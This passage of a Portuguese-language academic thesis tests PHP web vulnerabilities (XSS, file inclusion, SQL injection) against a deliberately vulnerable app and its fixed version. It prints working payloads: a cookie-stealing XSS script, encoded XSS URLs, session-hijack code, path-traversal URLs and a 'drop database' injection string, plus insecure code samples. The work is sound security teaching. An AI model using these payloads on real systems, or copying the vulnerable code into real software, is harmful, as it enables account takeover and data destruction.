Quadro 24. Prepared Statements com PDO

```
$nome = $_POST['nome'];
$pdo = new PDO('mysql:host=localhost;base=base,'usuario','senha');
$stmt = $pdo->prepare("SELECT * FROM animais WHERE nome = :nome");
$stmt->bindValue('nome', $nome, PDO::PARAM_STR);
$stmt->execute();
$animal = $stmt->fetchAll();
$stmt = null;
```

Fonte: Autoria própria, 2016;

Infelizmente não é possível utilizar prepared statements na extensão MySQL padrão do PHP da mesma forma que no MySQLi e PDO, pois o mesmo é capaz de executar apenas consultas preparadas através de variáveis, diferente do MySQLi e do PDO, sendo um motivo a mais para descartar sua utilização.

3.4 Insufficient Transport Layer Protection

Mike (2011) se refere à vulnerabilidade de Insufficient Transport Layer Protection como uma ausência de criptografia segura na camada de transporte do protocolo TCP/IP e descreve que quando a conexão não está protegida, todas as informações são enviadas pela rede como texto puro, podendo ser facilmente capturadas por um interceptador.

Esta vulnerabilidade pode ser facilmente explorada por ataques Man-In-The-Middle (MITM), o autor ainda enfatiza que para entender como a falta de proteção na camada de transporte

pode ser prejudicial para uma aplicação, primeiramente é preciso entender como ocorre o processo.

Stacy, Kraus e Borkin (2010) descrevem o ataque que consiste desviar o tráfego de um dispositivo roteador para interceptar todas as informações em um computador específico. Para realizar este processo é utilizado um “Sniffer” na rede, uma ferramenta que “envenena” o cache das tabelas ARP para responder e receber todas as solicitações de determinado dispositivo.

O principal problema de se enviar dados através de uma rede insegura consiste em não proteger a comunicação do sistema, expondo durante a transmissão qualquer tipo de dados que possam ser sigilosos, como senha, informações de cartões de créditos e até mesmo o ID da sessão do usuário, oferecendo um risco invisível aos utilizadores destas aplicações que não tem conhecimento que sua conexão pode ser interceptada. Potter e Fleck (2002) afirmam que é possível evitar o ataque MITM em conexões LAN através da criação de tabelas ARP estáticas, porém no ambiente web em aplicações disponibilizadas de forma pública, não é possível controlar quem estaria acessando a aplicação e determinar que sua rede estivesse protegida, além de que administrar grandes tabelas ARP manualmente pode ser muito trabalhoso para os administradores de redes.

Para essa finalidade a proteção da camada de transporte pode ser realizada através da criptografia. O Quadro 25 demonstra uma adaptação do código usado como exemplo de Virtual Host exibido no Quadro 1, onde a porta foi alterada para 443 em decorrência da utilização do protocolo HTTPS e informados os certificados SSL/TLS, podendo então estabelecer uma conexão criptografada.

Quadro 25. Exemplo de instalação dos certificados SSL no Virtual Host

```
<VirtualHost *:443>
    ServerName www.exemplo.com
    ServerAlias exemplo.com
    DocumentRoot "/home/renan/website/www"
    SSLEngine on
    SSLCertificateFile /home/renan/website/exemplo.crt
    SSLCertificateKeyFile /home/renan/website/private.key
    SSLCertificateChainFile /home/renan/website/trustedCA.crt
</VirtualHost>
```

Fonte: Autoria própria, 2016.

Bergmann e Priebsch (2011) destacam que por muitas vezes os certificados instalados no servidor podem até serem válidos, mas ao serem configurados de forma errada ou estarem vencidos, permitem que o cookie de sessão possa ser enviado por meios inseguros. De acordo com Muscat (2014), isso também ocorre por conta da não especificação dos criptogramas a serem utilizados no TLS, alguns existem por serem previamente utilizados em versões antigas do SSL, onde sua utilização deve ser desconsiderada por ser insegura e obsoleta. Para resolver o problema o autor ressalta que é possível forçar o servidor Apache2 a utilizar apenas determinados algoritmos seguros para essa finalidade através das diretivas inseridas no Virtual Host desejado. O Quadro 26 expõe as modificações citadas pelo autor.

Quadro 26. Configurações do protocolo SSL no Apache2

```
SSLProtocol ALL -SSLv2 -SSLv3
SSLHonorCipherOrder On
SSLCipherSuite
ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES
:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3DES:!aNULL:!MD5
SSLCompression Off
```

Fonte: MUSCAT, 2014.

Wu e Zhao (2015) também recomendam que o arquivo de configurações do PHP seja alterado para possibilitar o envio de cookies somente através de meios seguros que estejam utilizando o HTTPS. Desta forma estas restrições impedem que uma falha na programação possibilite que o cookie possa ser transmitido pelo protocolo HTTP desprotegido de criptografa, porém faz com que as sessões do PHP não sejam mais disponíveis quando o SSL/TLS não for utilizado. O Quadro 27 expõe a configuração para forçar o envio de cookies somente por HTTPS.

Quadro 27. Forçar envio de cookies por HTTPS

```
session.cookie_secure =1
```

Fonte: WU; ZHAO, 2015

Ristic (2009) desenvolveu um algoritmo de testes das implementações SSL/TLS e o publicou online em um site chamado “SSL Labs”, a ferramenta pode ser utilizada como um parâmetro adicional para testar a eficácia das soluções apresentadas por Wu e Zhao (2015) e Muscat (2014).

4 MATERIAIS E MÉTODOS

Para a realização desta pesquisa, foram desenvolvidas duas versões de uma mesma aplicação, com a utilização da linguagem PHP na versão 5.6.27 e o banco de dados MySQL na versão 5.5.52. O acesso ao banco foi realizado pela extensão PDO e MySQLi através do driver nativo mysqlnd. Esta aplicação se trata de uma agenda telefônica com suporte a usuários e contatos individuais.

Na primeira versão foram utilizadas técnicas incorretas que podem levar a vulnerabilidades em sua implementação, enquanto na segunda versão foram aplicadas modificações para a correção das mesmas. As aplicações foram apelidas respectivamente de “aplicação vulnerável” e “aplicação corrigida”.

Para a execução dos testes foi obtido um servidor VPS executando o sistema GNU/Linux Debian Server 8.6 (x64), no qual foi configurado apenas para responder as requisições HTTP e possibilitar o acesso remoto através dos protocolos FTP e SSH. Um domínio de internet também foi utilizado para configurar o acesso ao servidor e possibilitar a emissão de um certificado SSL/TLS válido para realizar os testes de transmissão de dados no protocolo HTTPS. Os resultados de todos os testes estão disponíveis no capítulo 5.

4.1 Desenvolvimento da aplicação de testes

A aplicação desenvolvida pode ser conferida no CD-ROM anexado à esta pesquisa, apresentando conceitos listados nos capítulos anteriores, trabalhando com as extensões MySQLi e PDO para realizar o acesso ao banco de dados, podendo alternar seu uso entre ambos através da variável “ext” localizada no arquivo “index.php” de ambas aplicações.

O sistema possui dois usuários pré-cadastrados, possibilitando que cada um possa cadastrar, alterar, pesquisar e excluir contatos, porém não permite que um usuário interfira na agenda do outro. Ao realizar login estes usuários são identificados pelas sessões do PHP, o que faz com que um cookie seja gerado ao lado do cliente. A Tabela 7 especifica as credenciais disponíveis para efetuar o login.

Tabela 7. Credenciais disponíveis no sistema de teste

	Código	Login	Senha
	1	renan	123456
	2	ana	456789

Fonte: Autoria própria, 2016.

A base de dados da aplicação foi salva em um arquivo chamado “agenda.sql”, necessitando apenas da criação prévia de uma base chamada “agenda” e da importação deste arquivo para dentro da base criada. Todos os dados contidos nesta base são fictícios e não representam contatos reais.

4.2 Configuração do servidor de testes

O servidor VPS e o domínio foram obtidos em uma empresa de hospedagem, onde foram fornecidos seu endereço IP, usuário e senha. Para realizar o acesso ao servidor foi utilizado o software Putty na versão 0.65, um software que trabalha com o protocolo SSH, possibilitando o acesso ao terminal no modo de texto do sistema, porém neste caso o serviço fornecido pela empresa de hospedagem já possibilitava o acesso através deste protocolo. A configuração do servidor foi baseada em um modelo tradicional conhecido como “LAMP Stack”, baseando-se também na metodologia utilizada por Hertzog (2015).

Os pacotes necessários para o processo foram instalados através dos comandos descritos no Quadro 28, sendo necessário informar somente a senha para o administrador do banco de dados e o modo de trabalho do proftpd. Durante a instalação a opção “standalone” foi selecionada, logo em seguida o restante do processo foi realizado de forma automatizada através do gerenciador de pacotes do Debian. A Tabela 8 descreve a respeito dos pacotes utilizados.

Quadro 28. Código de instalação dos pacotes no servidor

```
apt-get update
apt-get upgrade
apt-get dist-upgrade
apt-get install apache2 mysql-server php5 php5-mysqlnd nano proftpd
```

Fonte: Autoria própria, 2016.

Tabela 8. Descrição dos pacotes utilizados no servidor de testes

Pacote	Descrição	Versão
apache2	Servidor HTTP	2.4.10
php5	Interpretador da linguagem PHP e módulos para o Apache2	5.6.27
php5-mysqlnd	Extensões MySQL do driver nativo para o PHP	5.6.27
mysql-server	Servidor do banco de dados MySQL	5.5.52
nano	Editor de texto de modo gráfico	2.2.26
proftpd	Servidor de FTP para envio de arquivos	1.3.5

Fonte: Autoria própria, 2016.

Foi realizada a configuração do acesso ao servidor de arquivos através da criação de um usuário e um grupo a ser utilizado para o envio da aplicação através do protocolo FTP e do software servidor proftpd, como demonstra o Quadro 29.

Quadro 29. Criação do usuário para o envio da aplicação através do protocolo FTP

```
useradd -m renan
passwd renan
addgroup userftp
adduser renan userftp
adduser renan www-data
```

Fonte: Autoria própria, 2016.

Com o usuário e o grupo configurado, o proftpd recebeu algumas modificações em seu arquivo de configuração localizado em "/etc/proftpd/proftpd.conf", como mostra o Quadro 30.

Quadro 30. Arquivo de configuração do proftpd

```
# modificado
DefaultRoot ~
RequireValidShell Off
PassivePorts 60000 60005

# acrescentado
RootLogin off
RequireValidShell off
<Limit LOGIN>
    DenyGroup !userftp
</Limit>
<IfModule mod_facts.c>
    FactsAdvertise off
</IfModule>
```

Fonte: Autoria própria, 2016.

As modificações foram necessárias para especificar as portas de transferência de dados e bloquear os usuários do FTP dentro dos diretórios “home” de suas contas, além de prevenir que a conta root possa realizar o login no FTP.

Após realizar as modificações, o serviço foi recarregado através do comando “service proftpd restart”, possibilitando que fosse realizada a conexão para o envio de arquivos através do protocolo FTP. Para esta finalidade foi utilizado o software FilleZilla na versão 5.3.

Ao conectar no servidor, foram criadas as pastas “www” e “logs”, respectivamente para o envio dos arquivos da aplicação para o site e do armazenamento dos logs do Apache2. Com os diretórios criados foi realizado o envio dos arquivos da aplicação para a pasta “www”.

Para que o servidor HTTP pudesse ter acesso à pasta “www” criada anteriormente, foram acrescentados as regras do Quadro 31, modificando o arquivo de configuração do Apache2 localizado em seu diretório principal em “/etc/apache2/apache2.conf”.

Quadro 31. Configuração de diretório do Apache2

```
<Directory /home/renan/www/>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

Fonte: Autoria própria, 2016.

Após salvar as configurações, foi criado um arquivo com o nome de “tecdicas.com.br.conf” na pasta “/etc/apache2/sites-available/”, local para armazenar os sites que estão disponíveis no servidor, contendo o conteúdo listado no Quadro 32.

Quadro 32. VirtualHost configurado com a aplicação de teste

```
<VirtualHost *:80>
    ServerAdmin renan@tecdicas.com
    DocumentRoot /home/renan/www
    ServerName tecdicas.com.br
    ServerAlias www.tecdicas.com.br
    ErrorLog /home/renan/logs/error.log
    CustomLog /home/renan/logs/access.log combined
</VirtualHost>
```

Fonte: Autoria própria, 2016.

Com a configuração da aplicação realizada, foram ativados os módulos do Apache2 necessários para a execução da aplicação usando os comandos listados no Quadro 33 e logo após o serviço foi reiniciado para completar o processo de configuração do servidor HTTP.

Quadro 33. Ativação de módulos do Apache2

```
a2enmod headers
a2enmod rewrite
a2enmod expires
a2ensite tecdicas.com.br.conf
service apache2 restart
```

Fonte: Autoria própria, 2016.

O banco de dados foi configurado para a base da aplicação, para isso foi executado o comando inicial de configuração “mysql_secure_installation”. Ao inserir o comando foram solicitadas remoções das tabelas de teste, desativação do login remoto e inicialização automática do serviço. Ao digitar “mysql -u root -p” após o seu término, foi possível entrar no terminal administrativo do banco de dados, onde foram criados um usuário e uma base de dados para a aplicação, com a utilização dos comandos descritos no Quadro 34.

Quadro 34. Criação das tabelas e importação do banco

```
create database agenda;
CREATE USER 'renan'@'localhost' IDENTIFIED BY 'r12345689';
GRANT ALL PRIVILEGES ON agenda.* TO 'renan'@'localhost';
FLUSH PRIVILEGES;

(Ctrl-D)

mysql –urenan –pr12345689 agenda < /home/renan/www/agenda.sql
```

Fonte: Autoria própria, 2016.

Para finalizar a configuração, o domínio “tecdicas.com.br” foi apontado para o servidor, processo que pode se diferenciar em outras entidades que fornecem a administração de domínios de internet. A Figura 4 demonstra a configuração realizada através do painel do Cloudflare, neste caso todo o gerenciamento dos registros DNS é feito através deste serviço, que é independente do servidor.



Figura 4. Configuração de domínio de internet
Fonte: Autoria própria, 2016.

Desta forma o servidor está pronto para responder as solicitações, qualquer navegador que acessar o endereço “www.tecdicas.com.br” poderá ver os diretórios com as duas versões da aplicação. Para diferenciar sua execução, a versão vulnerável possui um tema na cor vermelha, enquanto a aplicação corrigida na cor verde. A Figura 5 exibe uma captura de tela da versão vulnerável da aplicação.



Figura 5. Tela principal da versão vulnerável do sistema.
Fonte: Autoria própria, 2016.

É possível obter o mesmo resultado utilizando uma máquina virtual sem um domínio de internet, porém desta forma os testes com o certificado SSL/TLS não poderão ser realizados devido à exigência de se possuir um domínio para a emissão de um certificado de uma entidade confiável.

4.3 Testes de XSS

Para a demonstração da vulnerabilidade cross-site scripting foram utilizados diversos navegadores de internet. A análise do comportamento de um ataque XSS necessitou da utilização de múltiplos navegadores, pois é causado por falhas na programação no lado do servidor, mas que possuem efeitos no lado do cliente, portanto é necessário testar como os navegadores se comportam ao ataque. A tabela Tabela 9 expõe os navegadores utilizados durante o teste, que consistiu em localizar pontos de entrada de informações enviadas pelos usuários e injetar códigos JavaScript que pudessem produzir algum efeito visível para demonstração da vulnerabilidade causada pela implementação no código.

Tabela 9. Versões dos navegadores utilizados nos testes de XSS

Navegador	Versão	Arquitetura
Google Chrome	54.0.2840.71 m	x64
Microsoft Edge	25.10586.0	x64
Mozilla Firefox	49.0.2	x86
Internet Explorer	11.10586.0	x64

Fonte: Autoria própria, 2016.

4.3.1 XSS armazenado

Para a realização do XSS armazenado, foi utilizada a lógica descrita por Snyder, Myer e Southwell (2010). Um arquivo chamado “cookies.php” foi criado contendo uma implementação capaz de armazenar os cookies que fossem enviados para este arquivo, em seguida o arquivo foi enviado para o servidor na pasta “scripts”. Durante a execução da aplicação, foi realizado o login em um usuário qualquer e localizado um campo de entrada de dados, neste caso foi utilizado o campo “nome” do formulário de cadastro que foi preenchido com uma tag HTML para executar o script especificado no Quadro 35, enviando o cookie para o arquivo previamente colocado neste endereço.

Quadro 35. Código utilizado para detecção do XSS para roubo de cookie.

```
<script>var i = document.createElement(\"img\"); i.src =
\"../scripts/cookie.php?id=\" + document.cookie;</script>Contato com XSS
```

Fonte: Autoria própria, 2016.

Na versão vulnerável da aplicação esta parte foi implementada sem utilizar os filtros de sanitização, portanto a aplicação não limpou o código que foi enviado para o banco de dados. Ao ser redirecionado para a página de listagem de contatos, nenhuma técnica de escape de caracteres foi aplicada, o que fez com que o script fosse interpretado pelo navegador e consequentemente executado, porém na tela do programa não houve nenhuma alteração, como mostra a Figura 6.

Figura 6. Código injetado na aplicação sendo reproduzido no Firefox
Fonte: Autoria própria, 2016.

Todos os navegadores responderam ao teste realizado na aplicação vulnerável, exibindo o código de sessão do usuário no arquivo “script.php”, como demonstra o Quadro 36.

Quadro 36. Cookie capturado do usuário

```
Refer:http://www.tecdicas.com.br/vulneravel/?p=agenda Cookie da
vitima:PHPSESSID=6f0erp95jn28nck51k9ej6bi12
```

Fonte: Autoria própria, 2016.

Ao obter o cookie, o endereço da aplicação vulnerável foi acessado através do navegador Google Chrome, onde o código do Quadro 36 foi inserido no painel do desenvolvedor.

Quadro 37. Código para alteração do cookie

```
document.cookie="PHPSESSID=6f0erp95jn28nck51k9ej6bi12";
```

Fonte: Autoria própria, 2016.

Após entrar com o código e acessar a página da agenda, foi possível ter acesso a conta sem digitar a senha.

As alterações sugeridas por Wu e Zhao (2015) no arquivo PHP.ini de prevenir o acesso aos cookies pelo JavaScript obtiveram um efeito preventivo neste ataque. Após alterar a linha "session.cookie_httponly" e definir 1 como seu valor, não foi possível realizar o sequestro do cookie, porém ainda foi possível executar códigos XSS na página devido a implementação incorreta realizada na aplicação, descrita no Quadro 38

Quadro 38. Implementação que possibilitou XSS na aplicação vulnerável

```
// Entidades/Modelo/ModelAbstract.php : Linha 17
echo $this->$variavel;

// salvar.php : Linha 4 ~ 6
$contato->setCodContato($_POST['cod_contato']);
$contato->setNome($_POST['nome']);
$contato->setTelefone($_POST['telefone']);
```

Fonte: Autoria própria, 2016.

Para resolver o problema, foi visto anteriormente no capítulo 3 que os autores Snyder, Myer e Southwell (2010) recomendam a utilização do escape sempre que necessite exibir uma string no navegador, enquanto Lockhart (2015) enfatiza que é necessário utilizar filtros de sanitização na entrada de dados. Na versão segura da aplicação foram realizadas modificações no arquivo "ModelAbstract.php", implementando a função "htmlentities" para aplicar o escape, enquanto a sanitização foi feita no arquivo "salvar.php", como exibido no Quadro 39.

Quadro 39. Implementação que impossibilitou XSS na aplicação corrigida

```
// Entidades/Modelo/ModelAbstract.php : Linha 17
echo $this->$variavel;

// salvar.php : Linha 4 ~ 6
$contato->setCodContato(filter_input(INPUT_POST, 'cod_contato',
FILTER_SANITIZE_NUMBER_INT));

$contato->setNome(filter_input(INPUT_POST, 'nome',
FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_LOW |
FILTER_FLAG_NO_ENCODE_QUOTES));

$contato->setTelefone(filter_input(INPUT_POST, 'telefone',
FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_LOW |
FILTER_FLAG_NO_ENCODE_QUOTES));
```

Fonte: Autoria própria, 2016.

Embora também seja possível implementar uma validação no arquivo "Contato.php" para negar que os dados inválidos sejam salvos, o processo não foi utilizado afim de testar a

eficácia dos filtros. Em uma aplicação comercial é comum se utilizar da validação nas regras de negócio da entidade, acrescentando uma camada a mais de segurança.

Após a implementação os códigos não chegaram mais ao banco de dados, pois as tags em HTML foram removidas, impossibilitando o armazenamento de um código malicioso.

Para testar a eficácia do método de escape, um script foi inserido através da aplicação vulnerável e testado na versão corrigida, porém não foi executado em nenhum navegador, pois a função de escape converteu os caracteres que representavam um código HTML em entidades equivalentes que não são interpretáveis, com demonstra o Quadro 40.

Quadro 40. Código escapado pela função htmlentities na aplicação corrigida

```
&lt;script&gt;var i = document.createElement(&quot;img&quot;); i.src =
&quot;../scripts/cookie.php?id=&quot; + document.cookie;
&lt;/script&gt;Contato com XSS
```

Fonte: Autoria própria, 2016.

4.3.2 XSS refletido

Para o XSS refletido a área afetada na versão vulnerável da aplicação se baseia nos mesmos conceitos e técnicas utilizados no XSS armazenado, com a única diferença de atuar em um local que não é necessário armazenar o código na aplicação e pode ser enviado através de endereços de sites. Para isso o código utilizado anteriormente no Quadro 35 foi inserido na pesquisa de contatos e uma URL foi gerada, como demonstra o Quadro 41. A configuração do PHP foi revertida ao normal para a execução do teste.

Quadro 41. URL contendo código JavaScript

```
http://www.tecdicas.com.br/vulneravel/?q=%3Cscript%3Evar+i+%3D+document.
createElement%28%5C%22img%5C%22%29%3B+i.src+%3D+%5C%22..%2Fscripts%2Fcoo
kie.php%3Fid%3D%5C%22+%2B+document.cookie%3B+%3C%2Fscript%3E
```

Fonte: Autoria própria, 2016.

Porém ao copiar o link para outros navegadores, nenhum foi capaz de executa-lo, pois a injeção do código ocorreu dentro de valores delimitados por aspas. Para que a injeção fosse possível, foi necessário fazer com que o código injetado possa fechar o primeiro delimitador e

consequentemente sair fora dele. Uma pequena modificação no código foi realizada para calçar tal finalidade, como expõe o Quadro 42

Quadro 42. Adaptação do código JavaScript e URL resultante

```
// Código
"><script>var i = document.createElement(\"img\"); i.src =
\"../scripts/cookie.php?id=\" + document.cookie; </script>Contato com
XSS

// URL resultante do código
http://www.tecdicas.com.br/vulneravel/?q=%22%3E%3Cscript%3Evar+i+%3D+doc
ument.createElement%28%5C%22img%5C%22%29%3B+i.src+%3D+%5C%22..%2Fscripts
%2Fcookie.php%3Fid%3D%5C%22+%2B+document.cookie%3B+%3C%2Fscript%3EContat
o+com+XSS
```

Fonte: Autoria própria, 2016.

Ao utilizar este código nos navegadores, o XSS refletido obteve sucesso no Firefox e no Internet Explorer, enquanto no Chrome o navegador bloqueou o código e o Edge realizou um processo similar ao “htmlentities” do PHP ao colar a URL no campo de endereço, porém se demonstrou ineficaz quando o próprio usuário insere o código malicioso no campo de pesquisa.

Após implementar as mesmas soluções apresentadas no XSS armazenado, uma pequena modificação foi realizada no arquivo “agenda.php”, aplicando os mesmos recursos previamente utilizados. Ao realizar o teste na aplicação corrigida, nenhum navegador executou o código injetado. A comparação das implementações pode ser vista no Quadro 43.

Quadro 43. Comparação das implementações no arquivo agenda.php

```
// (vulnerável) – agenda.php : Linha 6
$busca->setNome($_GET['q']);

// (corrigido) – agenda.php : Linha 6
$busca->setNome(filter_input(INPUT_GET, q, FILTER_SANITIZE_STRING,
FILTER_FLAG_STRIP_LOW));
```

Fonte: Autoria própria, 2016.

4.4 Testes de RFI e LFI

Neste teste não foi necessário a utilização de diversos navegadores pois seu efeito é direcionado exclusivamente para o servidor, como explicado no capítulo 3. A metodologia

utilizada consiste em tentar executar arquivos remotos ou locais para injetar códigos maliciosos do lado do servidor. Para isso foi feito o upload de um arquivo chamado “phpinfo.php” para dentro do diretório do servidor HTTP na pasta “scripts”, contendo uma mensagem indicativa de que o código arbitrário foi executado com sucesso e uma função para exibir informações detalhadas a respeito do servidor.

Inicialmente foi testada a técnica de Ansari (2015) para apontar um endereço remoto e realizar a inclusão do arquivo, neste caso foi utilizado o endereço do próprio arquivo “script.php”, porém acessível através do protocolo HTTP para representar um endereço remoto. Enquanto para testar a LFI o mesmo script foi utilizado, porém apontando o arquivo pelo sistema local. Adaptando o método foram obtidas as URL apresentadas no Quadro 44.

Quadro 44. URL contendo referência a um endereço local

```
// URLs de teste para RFI
http://www.tecdicas.com.br/vulneravel/?p=http://www.tecdicas.com.br/scri
pts/phpinfo
http://www.tecdicas.com.br/corrigido/?p=http://www.tecdicas.com.br/scrip
ts/phpinfo

// URLs de teste para LFI
http://www.tecdicas.com.br/vulneravel/?p=../scripts/phpinfo
http://www.tecdicas.com.br/corrigido/?p=../scripts/phpinfo
```

Fonte: Autoria própria, 2016.

Nos testes com as URLs para RFI, nenhuma versão das aplicações respondeu de forma positiva a vulnerabilidade, onde a versão vulnerável foi impedida de sofrer os impactos devido ao arquivo “php.ini” conter a diretiva para desativar a inclusão de arquivos remotos definida como falsa por padrão, logo não foi necessário modificar o arquivo “ini.php” para a realização destes testes. Porém o mesmo não ocorreu com a LFI, pois a aplicação vulnerável incluiu o arquivo “phpinfo.php” apontado, devido a implementação exibida no Quadro 45.

Quadro 45. Implementação vulnerável da inclusão de arquivos

```
// index.php : Linha 51
$p = $_GET['p'];

// index.php : Linha 109
include("$pagina.php");
```

Fonte: Autoria própria, 2016.

Os efeitos causados podem ser conferidos na Figura 7.



Figura 7. Efeito causado pela execução da LFI
Fonte: Autoria própria, 2016.

A aplicação corrigida não teve o script carregado. Através da implementação do Quadro 46, foi possível evita-la combinando as soluções de Wu e Zhao (2015) com diretórios absolutos e filtros de sanitização de strings, fazendo com que qualquer URL que contivesse instruções de recursividade de arquivos fossem barradas.

Quadro 46. Implementação corrigida da inclusão de arquivos

```
// index.php : Linha 51 ~ 52
$p = filter_input(INPUT_GET, 'p', FILTER_SANITIZE_STRING);

if ( strpos( $p, '..' ) !== false ) exit( 'URL inválida' );

// index.php : Linha 109
include(__DIR__."/$pagina.php");
```

Fonte: Autoria própria, 2016.

4.5 Testes de SQL Injection

Para realizar os testes de SQL Injection, foram utilizados as extensões MySQLi e PDO da linguagem PHP, sendo possível alternar entre os componentes, modificando a linha 19 do arquivo “index.php”. Na versão vulnerável do sistema as queries são executadas através da inserção direta dos parâmetros nas consultas, enquanto na versão corrigida tudo é feito através de consultas preparadas com utilização de parâmetros. Inicialmente para detectar a injeção de SQL foi utilizado apenas um recurso de aspas simples seguido de um ponto e vírgula, em seguida uma instrução maliciosa foi realizada como descreve o Quadro 47.

Quadro 47. String para destruir a base de dados

```
'; drop database agenda;'--
```

Fonte: Autoria própria, 2016.

Ao utilizar o código de detecção na aplicação vulnerável, a query exibida no Quadro 48 foi interrompida, o que fez com que a cláusula SQL “where” não viesse a ser executada, desta forma todos os contatos do sistema foram listados, inclusive aqueles que não fazem parte do usuário “renan (1)”, o que indica que o código respondeu a vulnerabilidade, como mostra a Figura 8.

Quadro 48. Query alterada pelo SQL Injection

```
SELECT * FROM contatos
WHERE nome LIKE '';
AND cod_usuario = {$usuario->cod_usuario}
ORDER BY nome
```

Fonte: Autoria própria, 2016.



Figura 8. Listagem completa dos usuários do banco
Fonte: Autoria própria, 2016

Ao realizar o teste utilizado o comando para destruir o banco de dados, a aplicação vulnerável foi afetada tanto com a extensão MySQLi como a extensão PDO, porém não ocorreram

quaisquer efeitos na aplicação corrigida. O Quadro 49 demonstra as implementações vulneráveis que puderam facilitar a injeção de SQL.

Quadro 49. Implementações vulneráveis a SQL Injection

```
// (vulnerável) Entidades/Repository/AgedaRepositoryMySQLi : Linha 46~52
$rs = $this->db->query
("
    SELECT * FROM contatos
    WHERE nome LIKE '%{$contato->nome}%'
    AND cod_usuario = {$usuario->cod_usuario}
